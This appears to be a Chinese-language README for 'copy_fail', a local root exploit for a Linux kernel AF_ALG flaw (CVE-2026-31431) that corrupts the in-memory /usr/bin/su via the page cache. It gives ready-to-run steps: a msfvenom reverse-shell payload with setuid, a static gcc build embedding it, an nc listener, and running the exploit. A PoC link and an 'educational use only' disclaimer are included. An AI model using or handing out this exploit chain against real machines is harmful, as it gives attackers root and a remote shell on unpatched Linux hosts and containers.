通过 AF_ALG 中的逻辑漏洞(内核 4.14 → 2026 年初),向任意可读文件的页缓存写入 4 个受控字节,实现无需特权的本地权限提升(LPE)。
破坏内存中的 /usr/bin/su,然后运行它 → 获得 root 权限。


# 1. 生成 ELF payload(反向 shell 示例)
msfvenom -p linux/x86/shell_reverse_tcp LHOST=<LHOST> LPORT=<LPORT> PrependSetuid=true \
    PrependSetgid=true -f elf -a x86 --platform linux -o payload_x86

# 2. 编译(静态、去除符号、payload 通过 .incbin 嵌入)
gcc -m32 -static -Wl,--strip-all -DPAYLOAD_FILE=payload_x86 -o copy_fail_x86 copy_fail.c

# 3. 先在目标主机上启动监听(nc -lvp <LPORT>),再运行 exploit
./copy_fail_x86
• CVE:CVE-2026-31431 • CVSS:7.8 • 修复:提交 a664bf3d603d
• 适用于 2017–2026 年间几乎所有 Linux 发行版(包括容器)。
• 技术原理:以 O_RDONLY 打开 /usr/bin/su,滥用 AEAD 就地解密,将精心构造的 payload 直接拼接进页缓存,绕过 VFS。
• 原始披露及 732 字节 Python PoC → https://copy.fail
MIT — 参见 LICENSE。 仅限教育用途 / 授权测试。使用风险自负。